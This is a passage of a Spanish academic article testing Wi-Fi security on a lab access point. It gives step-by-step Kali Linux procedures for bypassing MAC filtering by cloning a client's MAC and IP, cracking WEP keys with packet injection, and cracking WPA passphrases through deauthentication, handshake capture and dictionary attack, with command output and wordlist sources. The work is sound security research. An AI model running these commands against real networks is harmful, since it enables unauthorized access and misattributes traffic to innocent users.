4.4 Visualizar datos de conexión del cliente: MAC del cliente, tipo de equipo, Fabricante, dirección IPv4 asignada y fecha/hora de conexión. Ver figura 11.

- Paso 5. Cambiar la dirección física del equipo atacante y sustituirla por la dirección IP del cliente conectado.

Figura n.°11 Selección del AP de interés.





Figura n.° 12 Información del cliente conectado.



En el equipo que no está autorizado se debe realizar lo siguiente:

- Cambiar la dirección MAC.
- Asignar de forma estática la dirección IPv4 y mascara que tiene actualmente el cliente.
- Definir como Gateway y DNS la dirección IPv4 del AP.

Para el caso de Kali o un equipo con Ubuntu, Debian y similares se debe realizar lo siguiente.

5.1 Dar un clic en el botón de Network Manager (icono de computadora en la parte superior derecha) Figura 13.

Figura n.° 13 Administrador grafico de red.

5.2 Dar clic derecho en "Edit Connections"
5.3 Seleccionar la ficha "Wireless"
5.4 Dar clic en Add
5.5 Llenar los siguientes campos:
Connection name = clon (cualquier texto)
SSID = el SSID del AP "pruebas_cuc"
Mode = seleccionar "Infraestructure"
Cloned MAC Adrress = digitar la MAC del equipo conectado actualmente por ejemplo 22:24:36:00:11:22
MTU = automatic.
Ver figura 14.

5.6 Definir los valores IPv4.
Address = la misma que el equipo cliente
Netmask = la misma que el equipo cliente
Gateway = la dirección del AP
DNS = la dirección del AP
Ver figura 15.

Figura n.°14 Configuración ficha "Wireless"

Figura n.°15 Configuración ficha "IPv4 Settings"

5.7 Dar un clic en botón "Save…", y dar clic en botón "Close" de la pantalla "Network Connections".

- Paso 6. Activar la configuración . Dar un clic en el icono de la red, seleccionar el AP.

Para verificar que se ha asignado el valor de la IP se debe abrir una consola de texto y digitar el comando ifconfig wlano.

```
root@kali:~# ifconfig wlano
wlano     Link encap:Ethernet  HWaddr
22:24:36:00:11:22
inet addr:192.168.0.100
Bcast:192.168.0.255
Mask:255.255.255.0
```

Si hubiera algún error y no puede navegar digite los siguientes comandos en Kali:


```
ifconfig wlanomon down
ifconfig wlano down
ifconfig wlano up
```

Utilizar el Network Manager y seleccionar el nombre del SSID.

- Paso 7. Navegar en Internet en ambos equipos.

- Paso 8. Verificar los registros del AP.

Figura n.° 16 – Equipos conectados al AP



3.4 Resultados de las pruebas.

Como se evidencia al realizar las pruebas, el mecanismo de definir un listado de direcciones MAC autorizadas a asociarse a un AP, no es un mecanismo seguro ya que el AP es incapaz de determinar que existen dos equipos con la misma MAC y la misma dirección IPv4 y por consiguiente asume que se trata del equipo autorizado.

Esta vulnerabilidad está explotada por el hecho que existe software para casi todos los sistemas operativos que permite cambiar la dirección MAC.

Al buscar los registros de acceso del sistema en el AP se observará que sólo el equipo autorizado ha realizado las conexiones sin mostrar evidencia que hay dos o más equipos conectados.

Por lo anterior un usuario malicioso podría navegar desde cualquier dispositivo móvil utilizando el identificador de otra dirección física así como la dirección lógica de red (IPv4), esto significa que podría ser asociado un tráfico o visita a sitios no autorizados a un usuario inocente.

Para determinar si alguien ha clonado la MAC y la IPv4, se deberá apagar el cliente y con otro equipo verificar si existe tráfico con la misma IPv4 o MAC del equipo que se acaba de apagar. Es recomendable utilizar en Windows el programa gratuito "Wireless Netwok Watcher" versión 1.7 o superior para escanear quienes están conectados en su red.

IV. Uso de contraseña de acceso WEP.


Es muy común en nuestro país ver que algunas compañías que brindan el servicio de Internet utilizan como mecanismo acceso seguro a la red WI-FI al protocolo WEP, el cual presenta vulnerabilidades que permiten quebrantar el acceso a la red inalámbrica de una manera no muy compleja y la razón principal de utilizarlo es la compatibilidad que ofrece a los dispositivos móviles antiguos.

El estándar IEEE 802.11 o red WI-FI definió como sistema de protección de datos al protocolo WEP (Wired Equivalent Privacy – Privacidad Equivalente a Cableado), el cual utiliza como palabra clave un número de 64 ó 128 bits para cifrar el tráfico entre un AP y un cliente móvil. Cuando se define el uso de WEP con 64 bits el usuario tiene dos opciones, digitar 10 números hexadecimales o una palabra de 5 caracteres; pero, si se utiliza 128 bits entonces se puede utilizar 26 números hexadecimales o una palabra de 13 caracteres, en WEP.

WEP proporciona una encriptación para la capa 2 del modelo OSI utilizando el algoritmo de cifrado RC4 (King, 2001); el cual cuando emplea una clave de 64 bits utiliza 40 bits más 24 bits del vector de iniciación "IV" y cuando emplea claves con 128 bits utiliza 104 bits más 24 bits del vector de iniciación "IV". Así en cada trama se utiliza para su encriptación un número formado por una operación booleana con la clave y el vector de iniciación IV, para el cual no se definió un mecanismo de cifrado.

En la siguiente figura se ilustra la forma en la cual el sistema WEP encripta la información (Barken, 2003) utilizando dos veces comprobación de redundancia cíclica CRC para el texto plano de los datos, realizando una operación binaria XOR y luego agregando el IV al texto cifrado.

Figura n.° 17 – Proceso de encriptación de WEP



Tal como lo informa el grupo de investigadores ISAAC de la Universidad de Berkeley (Brewer, Borisov, Goldberg, & Wagner, s.f.), el uso de WEP permite los siguientes tipos de ataques:

- Ataque pasivo[7] para descifrar tráfico basándose en análisis estadístico.

7 Por ataque pasivo se debe entender aquellos procesos en los cuales no hay interacción con el AP, sino que la información es capturada del espacio y no hay forma de registrarlo. Mientras por ataque activo se debe entender por los procesos en los cuales se envían tramas o instrucciones directamente al AP o clientes.

- Ataque activo para inyectar nuevo tráfico desde estaciones móviles no autorizadas, basándose en texto plano ya conocido.
- Ataque activo para descifrar tráfico basándose en engañar al AP.
- Ataques por medio del uso de diccionarios o conjunto de palabras en tiempo real.

4.1 Metodología de la prueba.

La metodología para esta prueba será:

a. Configurar el AP para solicitar contraseñas tipo WEP.
b. Visualizar y analizar las redes inalámbricas e identificar una red WEP.
c. Conectar un cliente al AP para verificar que la comunicación y tráfico hacia Internet funciona correctamente.
d. Capturar la mayor cantidad posible de paquetes que envía el AP a un cliente conectado para sacar los IV.
e. Utilizar desencriptador para obtener la contraseña WEP a partir de los paquetes obtenidos.

4.2 Escenario y recursos de prueba.

Para verificar la efectividad de este mecanismo de seguridad se utilizaron los mismos recursos que las dos pruebas pasadas:

- 1 AP con conexión a Internet.
- 1 Computadora portátil con lector DVD y tarjeta inalámbrica con capacidad de inyección de paquetes.
- 1 Equipo móvil para comunicarse con el AP, puede ser teléfono inteligente, tableta electrónica u otra computadora portátil.
- 1 DVD de la distribución Kali 1.07 o superior.

Para obtener la contraseña de acceso será necesario que haya al menos un cliente previamente conectado con la contraseña WEP, aunque también se puede inyectar tráfico si no lo hubiera pero tomaría mucho más tiempo.

En el escenario de esta prueba se ha utilizado una computadora con Windows 8 la cual estará navegando en Internet. En AP será necesario habilitar las opciones para WEP, para este escenario se utilizó un Router AP 655.

- Paso 1. Ingresar como el usuario "admin" y utilice la contraseña de administración.
- Paso 2. Buscar la opción donde aparezca la configuración de la seguridad en la red inalámbrica. Seleccionar la ficha "SETUP", luego buscar en la sección de la izquierda "WIRELESS SETTINGS" y luego dar chic en el botón "Manual Wireless Network Setup"
- Paso 3. Seleccionar en "Security Mode" WEP. Definir la longitud de la contraseña 128 bits o 26 caracteres hexadecimales. Definir como método de autentificación "Shared Key".
  Escribir la contraseña, para este escenario se utilizará10110210310410510610710810. En la figura 18 se observa la pantalla de configuración.

Figura n.° 18 – Configuración WEP

- Paso 4. Guardar los cambios y reiniciar el AP.
- Paso 5. Conectar un cliente y navegar en Internet.

4.3 Verificación de la vulnerabilidad de las contraseñas WEP.

Para facilidad en la ejecución de las pruebas, se utilizarán cinco consolas comandos.

- Paso 1. Abrir la primera consola de comandos y digitar las siguientes instrucciones:

1.1 Cambiar la MAC para anonimato, digitar los siguientes tres comandos.
ifconfig wlan0 down
macchanger - -mac 00:11:22:aa:bb:cc wlan0
ifconfig wlan0 up

1.2 Activar un monitor para escaneo de red
airmon-ng start wlan0
iwconfig

- Paso 2. Abrir la segunda consola de texto para obtener la información de las redes WI-FI. Digitar el siguiente comando: ver figura 19.
- airodump-ng mon0

Si se desea escanear las frecuencias b y g, digitar:
- airodump-ng - -band bg mon0

De este paso se sebe verificar que la encriptación sea (ENC), luego copiar el BSSID del AP y el canal (CH) de transmisión.

- Paso 3. Abrir la tercera consola y capturar los paquetes entre el cliente y el AP. No se debe detener este proceso hasta que se haya obtenido la contraseña. Ver figura 20.

Utilizar el BSSID del AP de interés, el canal de transmisión y definir un archivo para las capturas, para esta prueba será capturasWEP y el monitor mon0. Ver figura 21.

Airodump - -bssid B8:A3:86:66:0E:87
- -chanel 6 - -write 1 capturasWEP mon0

- Paso 4. Abrir la cuarta consola y desencriptar los datos capturados en el paso anterior.

4.1 Visualizar que haya un archivo con las capturas
Digitar: ls -l
4.2 Si aparece el archivo capturasWEP.cap digitar el siguiente comando:

- aircrack-ng capturaWEP-01.cap

4.3 Esperar que el programa muestre la contraseña como lo indica la figura 21, Si se necesita más paquetes, detener con "Ctrl" + "C", esperar un tiempo y repetir el comando.

- Paso 5 Abrir la quinta consola de comandos para la inyección de paquetes. Si se desea reducir el tiempo de espera o los clientes conectados no están navegando intensamente se pueden realizar dos acciones más:

  A – Desconectar a los clientes, se debe conocer la MAC de los clientes
  aireplay-ng -0 5 -a B8:A3:86:AA:BB:01 -c 22:24:36:00:11:22 mon0
  B – Inyectar tráfico, se debe conocer la dirección MAC del cliente conectado.
  Aireplay-ng –3 –b B8:A3:86:AA:BB:01 –h 22:24:36:00:11:22 mon0

Figura n.° 19 – Escaneo de redes. inalámbricas

```
CH 12 ][ Elapsed: 0 s ][ 2014-05-30 12:35

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:14:34:15:38:40  -89        2        0    0   4  54e. WPA  TKIP   PSK  <length:  0>
 02:2D:2D:44:43:42   -1        5        4    1  10  54   OPN              Terot
 C8:D3:03:3D:BB:88  -81        4        0    0   8  54e. WPA2 CCMP   PSK  uposterior
 00:1E:F7:6E:CD:50  -80        4        0    0   4  54e. WEP  WEP    PSK  e-vo
 00:1A:D5:B8:E5:40  -73        5        0    0  11  54e. WPA2 CCMP   PSK  ICTI
 6C:50:4D:C0:48:88  -83        4        0    0  11  54   WPA2 CCMP   PSK  e-vo
 B8:A3:86:AA:BB:01  -49       10        6    2   1  54e. WEP  WEP    PSK  pruebas_cuc
 00:24:17:8D:14:AD  -86        2        0    0   1  54   WEP  WEP    PSK  TURBONETT

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   00:14:46:22:21:18  -82    0 - 1      1         2
 02:2D:2D:44:43:42  9C:93:40:71:01:A7  -86    0 - 1      4         2
 02:2D:2D:44:43:42  9C:93:40:71:01:DF  -80    0 - 1      3        19
 B8:A3:86:AA:BB:01  22:24:36:00:11:22  -38   54e-54e     0         6
```

Figura n.° 20 – Proceso de captura de paquetes.

```
CH  1 ][ Elapsed: 18 mins ][ 2014-05-30 12:54 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:A3:86:66:0D:CD  -35   0    10471    79430  463   1  54e. WEP  WEP         pruebas_cuc

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B8:A3:86:66:0D:CD  22:24:36:00:11:22  -34   54e-54e     5    82473
```

Figura n.° 21 – Proceso de desencriptación de la contraseña.

```
                                Aircrack-ng 1.2 beta2

                        [00:00:55] Tested 160010 keys (got 75502 IVs)

KB    depth   byte(vote)
 0    0/  1   10(103168) B8(88320) F1(86016) 4D(85248) 87(85248) 7E(84992) 5D(84736) 6F(83968) 82(83200) C1(83200) E0(83200)
 1    0/  1   11(98560) EE(87040) 2C(86528) 66(85760) 99(85760) CD(85760) 58(85504) E0(85504) 31(83968) 7C(83200) 07(82944)
 2    0/  1   02(98816) 1F(87040) 54(86784) D7(86272) CD(86016) CA(85760) B8(84992) D5(84992) 67(84736) 72(84480) AE(83968)
 3    0/  1   10(112384) 7C(89088) C8(87296) 8F(85248) D8(85248) 29(84480) 26(84224) 8E(83712) F8(83712) 3B(83200) F6(83200)
 4    0/  1   31(97792) 4B(88576) 4E(87040) E0(84992) CE(83968) 58(83712) 3A(83456) F7(83456) 1A(83200) B6(83200) 0C(82944)
 5    0/  1   04(96512) AC(89344) DD(87296) 2B(87040) AF(86272) 5A(85760) AA(85504) 46(85248) A3(83968) EC(83456) 4B(82944)
 6    0/  1   10(105728) 9A(91392) 17(86016) 4E(85504) 87(84992) D5(84480) 2D(83200) B2(82944) 73(82688) C4(82688) F8(82432)
 7    0/  1   51(101120) 57(88576) AF(87296) 0D(86272) 76(86016) B0(84992) E0(84480) 14(83968) 89(83200) E2(83200) 53(82944)
 8    0/  1   06(97792) 12(94720) 1E(85504) AF(85504) BC(84992) 70(84224) F9(84224) 97(83712) FC(83456) 6E(82944) 75(82944)
 9    0/  1   10(104448) A3(86272) 04(85504) 28(85248) 62(85248) AE(85248) 67(84736) 09(84480) 29(84480) 91(83968) E9(83968)
10    0/  1   84(85760) EE(84224) FF(84224) 6A(83968) 62(83712) 88(83712) EA(83456) 53(83200) 7C(83200) F2(83200) 35(82944)
11    0/  1   A6(87296) 5A(87040) BD(86272) F5(86016) CE(85760) EE(85504) 73(84992) 7A(84736) E4(84480) 47(83968) B4(83968)
12    0/  3   EA(86612) A5(84880) 68(84296) A0(83700) 1A(83500) DA(83308) B9(83304) 9B(82900) 28(82632) AF(82328) 8B(82296)

        KEY FOUND! [ 10:11:02:10:31:04:10:51:06:10:71:08:10 ]
    Decrypted correctly: 100%
```

4.4 Resultados de las pruebas WEP.

El utilizar contraseñas WEP en los equipos no es un método de seguridad efectivo, ya que el tiempo que tarda en ser descifrada dependerá de la cantidad de paquetes IV enviados entre los clientes conectados y el AP. Por lo anterior, entre más equipos estén conectados o más tráfico genere un usuario, más rápido será el tiempo en descifrar la contraseña.

En el siguiente cuadro se detallan los tiempos que tomaron obtener las claves de acceso WEP, se utilizaron tanto palabras como números hexadecimales. Para las pruebas se utilizó un cliente conectado y la computadora con Kali 1.0.7 tiene 8 núcleos i7 a 2.6 GHz.

Valores utilizados en las pruebas:

- clave
- 0123456789
- murcielago555
- 10110210310410510610710810

Longitud	Autentificación	Tiempo
64 bits	Both	42 - 48 s
64 bits	Shared key	49 - 54 s
128 bits	Both	11 - 13 m
128 bits	Shared key	12 - 14 m

El tiempo tomado para decodificar la contraseña depende de la calidad del tráfico entre el cliente y la red, y variables independientes son: la distancia entre los equipos y el AP, tipo de paquete enviado entre el cliente y el AP, Interferencia en el canal utilizado, cantidad de clientes conectados al AP.


V. Contraseña WPA.

El WPA (Wi-Fi Protected Access - Acceso Wi-Fi protegido) es un estándar para proteger las redes inalámbricas WI-FI, que supera las vulnerabilidades de WEP. WPA posee dos tipos de escenarios (Rabiul, 2013):

- Personal: Orientado a pequeñas oficinas y oficinas en casa, en donde se utiliza una frase clave similar a WEP, pero dicha clave no se utiliza en el envío de los paquetes.
- Empresarial: El cual es un esquema que requiere un servidor en donde están alojadas las credenciales para permitir los accesos a los usuarios.

WPA establece un proceso de cuatro notificaciones "handshake" para autenticar a un usuario y permitir el acceso a la red WI-FI, en este proceso el AP que comienza la comunicación definiendo un número aleatorio, luego el cliente genera un PTK (par de llaves) y envía la clave temporal para encriptar, luego el AP responde con la operación de verificación correspondiente y una vez recibido por el cliente se envía el mensaje de aceptación.

Figura n.° 22 proceso de cuatro handshake



Aunque se mejoró la forma de autenticar a los usuarios el mecanismo de seguridad WPA presenta una vulnerabilidad y es que si se puede obtener una trama con la

clave PSK y se combina con el contenido de un diccionario se puede determinar si la contraseña se encuentra dentro de la lista de palabras del diccionario.

Los diccionarios son grandes listas de palabras que son frecuentemente utilizadas por las personas como contraseñas. Hay diccionarios temáticos (actores, claves para servidores, redes sociales, mitología, religión, SLANG, etc.) y por idiomas; por lo general en un ataque utilizando diccionarios es necesario tener a la mano más de dos diccionarios.

A continuación se listan algunos sitios en los cuales se alojan varios diccionarios para ataque por diccionario[8] ordenados según categorías y tipos de ataque:

- ftp://ftp.openwall.com/pub/wordlists/
- http://packetstormsecurity.com/Crackers/wordlists/
- http://www.cotse.com/tools/wordlists1.htm
- http://www.cotse.com/tools/wordlists2.htm
- http://www.insidepro.com/
- https://wiki.skullsecurity.org/Passwords

5.1 Metodología de la prueba.

Ya que este artículo está orientado a redes residenciales y PYME las pruebas fueron realizadas en el esquema personal.

La metodología para esta prueba será:

a. Configurar el AP para utilizar WPA/WPA2 personal con TKIP.
a. Visualizar y analizar las redes inalámbricas e identificar una red WPA/WPA2.
b. Conectar un cliente al AP para verificar que la comunicación y tráfico hacia Internet funciona correctamente.
c. Capturar las tramas que contengan el mecanismo 4 way handshake de al menos una conexión.
d. Utilizar el handshake capturado, un diccionario de contraseñas comunes y desencriptador para obtener la contraseña WPA.

5.2 Escenario y recursos de prueba.

Para verificar la efectividad de este mecanismo de seguridad se utilizaron los mismos recursos de las pruebas anteriores:

- 1 AP con conexión a Internet.
- 1 Computadora portátil con lector DVD y tarjeta inalámbrica con capacidad para inyección de paquetes.
- 1 Equipo móvil para conectarse al AP, puede ser teléfono inteligente, tableta electrónica u otra computadora portátil.
- 1 DVD de la distribución Kali 1.0.7 o superior

Es importante tener en cuenta que la tarjeta WI-FI que se utilizará con Kali deberá cumplir las siguientes condiciones:

1. Ser reconocida por el sistema operativo. Si Linux no la reconoce, entonces se deberá descargar el firmware adecuado y compilarlo.
2. Deberá soportar la inyección de paquetes. No todos los drivers soportan la inyección de paquetes, si la tarjeta no puede inyectar tráfico será necesario descargar los drivers más recientes para el chip de la tarjeta de red o si no se encuentran utilizar y utilizar drivers como Compat-Wireless. Además se requiere de parches actualizados.

8 No confundir el ataque por uso de diccionario con el ataque por fuerza bruta, ya que en el primero se utiliza una lista ya creada, mientras que en el segundo las claves se van creado secuencialmente por un algoritmo que ejecuta un determinado patrón, como el mostrado en las películas.

En relación a lo anterior, si las pruebas de vulnerabilidad se desean realizar por usuarios que no tienen experiencia en la compilación de drivers en Linux, será muchísimo más conveniente adquirir una tarjeta de red que tenga un chip soportado por la suite aircrack-ng, en la siguiente dirección se puede obtener un listado de chips soportados. http://www.aircrack-ng.org/doku.php?id=compatibility_drivers#drivers

Para configurar el AP para utilizar WPA es necesario:

- Paso 1. Ingresar como el usuario admin y digitar la contraseña de administración.
- Paso 2. Seleccionar la ficha SETUP, luego seleccionar "Wireless settings"
- Paso 3. Seleccionar en "Security Mode" WPA-Personal
- Paso 4. Definir TKIP como método de cifrado.
- Paso 5. Definir la frase clave, para esta prueba se utilizará "q123456789". Tal como se muestra en la figura 23.
- Paso 6. Dar clic en botón "Save" o equivalente y esperar que se reinicie el AP.
- Paso 7. Conectar el cliente para verificar que el AP funciona correctamente y existe comunicación a Internet.

5.3 Verificación de la vulnerabilidad de las contraseñas WAP.

Para facilidad en la ejecución de las pruebas, se utilizarán cinco consolas comandos.

- Paso 1. Abrir la primera consola de comandos y digitar los siguientes comandos: (ver figura 24).

Figura n.° 23 - Configuración del AP para WPA2

1.1 Cambiar la MAC para anonimato, digitar los siguientes tres comandos.
ifconfig wlano down
macchanger - -mac 00:11:22:aa:bb:cc wlano
ifconfig wlano up

1.2 Activar un monitor para escaneo de red
airmon-ng start wlano
iwconfig

- Paso 2. Abrir la segunda consola de texto para obtener la información de las redes WI-FI que utilizan WPA. Digitar el siguiente comando: (Ver figura 25).

airodump-ng mono

Si se desea escanear las frecuencias b y g, digitar:

airodump-ng - -band bg mono

De este paso se sebe verificar que la encriptación sea (TKIP), copiar el BSSID del AP y el canal (CH) de transmisión y una dirección MAC de un cliente conectado. por ejemplo BSSID = B8:A3:86:AA:BB:01, canal = 1, cliente = 02:04:24:11:22:33

- Paso 3. Abrir una tercera consola y capturar los paquetes entre AP y cliente a un archivo de texto. No se debe detener este proceso hasta que se haya obtenido el handshake contraseña. Ver figura 26.

El comando a digitar una sola línea es:
airodump-ng --bssid B8:A3:86:AA:BB:01
--channel 1 --write capturaWPA mono

- Paso 4. Obtener el handshake de la conexión de otro equipo autorizado. Para este paso existen dos opciones:

Opción 1. Esperar hasta que un usuario se autentifique en el AP.

Opción 2. Enviar tramas de desasociación a un usuario previamente conectado. Ver figura n.° 27

Si se desea enviar las tramas de desasociación es necesario que la tarjeta de red que se está utilizando en la computadora con Kali pueda inyectar paquetes. Digitar el siguiente comando para la inyección de paquetes, una trama
Aireplay-ng --deauth 1 -a B8:A3:86:AA:BB:01 –c 02:04:24:11:22:33 mono

A veces es necesario enviar más información en la trama o tramas de desasociación.

Aireplay-ng --deauth 7 -a B8:A3:86:AA:BB:01 –c 02:04:24:11:22:33 –e pruebas_cuc –ignore-negative-one mono

- Paso 5. Descifrar la clave WPA utilizando el archivo de la captura en la consola 3 y un diccionario de claves o contraseñas. Ver figura 28.

La versión de Kali 1.0.7 trae algunos diccionarios que se encuentran asociados al directorio /usr/share/wordlist, para esta prueba se utilizará el diccionario sqlmap. txt y el archivo generado por la consola 3 capturaWPA-01.cap

Para descifrar la clave se debe digitar el siguientne comando:

aircrack-ng -b B8:A3:86:AA:BB:01 -w /
usr/share/wordlists/sqlmap.txt /root/
capturaWPA-01.cap

Si hubo una captura correcta de un handshake, entonces el programa aircrack-ng comenzará a probar palabra por palabra del diccionario hasta encontrar un valor en binario que corresponda al valor producido por la contraseña. Si no hubiera un handshake, entonces aparecerá el siguiente mensaje “Got no data packets from target network!” y será necesario reenviar tramas de desasociación o esperar a que un clinte se conecte si sutarjeta no envía dichas tramas.

5.4 Resultados de las pruebas.

Tal como se evidencia en la figura 28, el tiempo que se tomó para descifrar la contraseña fue menor a ocho minutos. Se realizaron pruebas utilizando palabras que se encontraban al inicio, cuarta parte, mitad, tres cuartas partes y casi al final del diccionario y se comprobó que el

tiempo utilizado depende de la cantidad y velocidades de los núcleos así como la posición de la palabra en el diccionario. Para mejorar el tiempo se puede preoperar el diccionario utilizando paquetes capturados; pero dichas experimentos estuvieron fuera de los objetivos de las pruebas de vulnerabilidad.

La vulnerabilidad de la seguridad en WPA depende exclusivamente del tipo de clave o contraseña seleccionada, ya que si se utilizan claves que pueda estar contenidas en diccionarios, entonces la probabilidad que un atacante la encuentre será mayor.

En la prueba se utilizó un diccionario con claves; pero también se puede utilizar como método de ataque la fuerza bruta, es decir ejecutar un algoritmo que comience a probar una serie de patrones de caracteres hasta que llegue a la composición exacta; por ejemplo: 0000, 0001, 0002, etc. Pero para este método se requiere de una carga de proceso mayor por parte del microprocesador y una tiempo que puede tomar horas, días, semanas, etc.

Existe un quinto mecanismo de acceso seguro que trabaja WPA y se denomina WPS (Wi-Fi Protected Setup) el cual tiene como objetivo facilitar la autentificación de WPA/WPA2 por medio del uso de un pin de 4 dígitos entre otras métodos. Debido a que los AP o routers más modernos lo incorporan no se consideró en las pruebas de seguridad. No obstante, es importante aclarar que también tiene una vulnerabilidad que es atacada por el programa reaver, disponible en Kali también.

Figura n.° 24 – Consola 1: Configuración del objeto monitor.

```
root@kali:~# ifconfig wlan0 down

root@kali:~# macchanger --mac 00:11:22:aa:bb:cc wlan0
Permanent MAC: 00:02:4a:01:5c:d7 (Cisco Systems, Inc.)
Current   MAC: 00:02:4a:01:5c:d7 (Cisco Systems, Inc.)
New       MAC: 00:11:22:aa:bb:cc (Cimsys Inc)

root@kali:~# ifconfig wlan0 up

root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working
after
a short period of time, you may want to kill (some of)
them!
-e
PID   Name
3139  NetworkManager
3245  wpa_supplicant
Interface   Chipset          Driverwlan0      Intel
2230  iwlwifi - [phy0]
                    (monitor mode enabled on mon0)
```

```
root@kali:~# iwconfig
mon0      IEEE 802.11bgn  Mode:Monitor  Tx-Power=16 dBm
          Retry short limit:7   RTS thr:off   Fragment
thr:off
          Power Management:off
eth0      no wireless extensions.
lo        no wireless extensions.
wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
Tx-Power=16 dBm
          Retry short limit:7   RTS thr:off   Fragment
thr:off
          Encryption key:off
          Power Management:off
```

Figura n.° 25 - Consola 2: Monitoro de la red.

```
root@kali:~# airodump-ng mon0

CH  5 ][ Elapsed: 12 s ][ 2014-06-03 09:35
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

B8:A3:86:AA:BB:01  -48       53       51    3   1  54e. WPA2 TKIP   PSK  pruebas_cuc
00:1A:DD:B8:E5:45  -74       14        0    0  11  54e. WPA2 CCMP   PSK  ICTI
C8:D3:03:3D:BB:88  -78       16        2    0   6  54e. WPA2 CCMP   PSK  uposterior
00:1E:F7:6E:CD:50  -79       13        0    0   4  54e. WEP  WEP         e-vo
6C:50:4D:C0:48:88  -80       13        0    0  11  54   WPA2 CCMP   PSK  e-vo
14:D6:42:BA:41:12  -82        7        9    0   6  54e  OPN              dlink
00:24:17:8D:14:AD  -87       20        0    0   1  54   WEP  WEP         TURBONETT

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   18:67:B0:6D:26:F1  -82    0 - 1      11         2  e-vo
 B8:A3:86:AA:BB:01  22:24:36:00:11:22  -41   54e-54e     43        50
 C8:D3:03:3D:BB:88  D8:90:E8:42:C8:D8  -85    0 - 1e      0         1
 14:D6:42:BA:41:12  6C:F3:73:78:13:F4  -87    0e- 1e      0         9
 C8:D3:A3:1D:1B:E8  0C:60:76:07:4E:15  -81    2e- 1e      0        77
```

Figura n.° 26 - Consola 26: Captura de 4 way handshake.

```
root@kali:~# airodump-ng -c 1 -w capturaWPA --bssid B8:A3:86:AA:BB:01 mon0

CH  1 ][ Elapsed: 16 mins ][ 2014-06-03 10:58 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
 B8:A3:86:AA:BB:01  -43 100     8194    11452    0   1  54e. WPA2 TKIP   PSK  pruebas_cuc

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 B8:A3:86:AA:BB:01  22:24:36:00:11:22  -30   54e-54e     0    10606
```

Figura n.° 27 - Consola 4: Envío de trama de desautenticación.

```
root@kali:~# aireplay-ng --deauth 1 -a B8:A3:86:AA:BB:01 -c 02:04:24:11:22:33 mon0
13:22:06  Waiting for beacon frame (BSSID: B8:A3:86:AA:BB:01) on channel -1
13:22:06  Couldn't determine current channel for mon0, you should either force
          the operation with --ignore-negative-one or apply a kernel patch

root@kali:~# aireplay-ng --deauth 7 -a B8:A3:86:AA:BB:01 -c 02:04:24:11:22:33 mon0
              -e pruebas_cuc --ignore-negative-one

13:22:08  Waiting for beacon frame (BSSID: B8:A3:86:AA:BB:01) on channel -1
13:22:09  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [ 4|65 ACKs]
13:22:09  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [ 0|64 ACKs]
13:22:10  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [ 8|68 ACKs]
13:22:11  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [ 4|67 ACKs]
13:22:11  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [ 3|66 ACKs]
13:22:12  Sending 64 directed DeAuth. STMAC: [02:04:24:11:22:33] [10|69 ACKs]
```

Figura n.° 28 - Consola 5: Desencriptación de la clave WPA.

```
root@kali:~# aircrack-ng -b  B8:A3:86:AA:BB:01
           -w /usr/share/wordlists/sqlmap.txt /root/capturaWPA-01.cap

                              Aircrack-ng 1.2 beta3

                  [00:07:26] 594600 keys tested (3983.79 k/s)

                        KEY FOUND! [ q123456789 ]

      Master Key     : 07 BD BB C8 AA 07 E2 DB 04 25 97 F8 BE 78 FC 3A
                       6C 6D E6 67 B9 98 8C 84 BB 0F 3D 06 90 17 F1 83

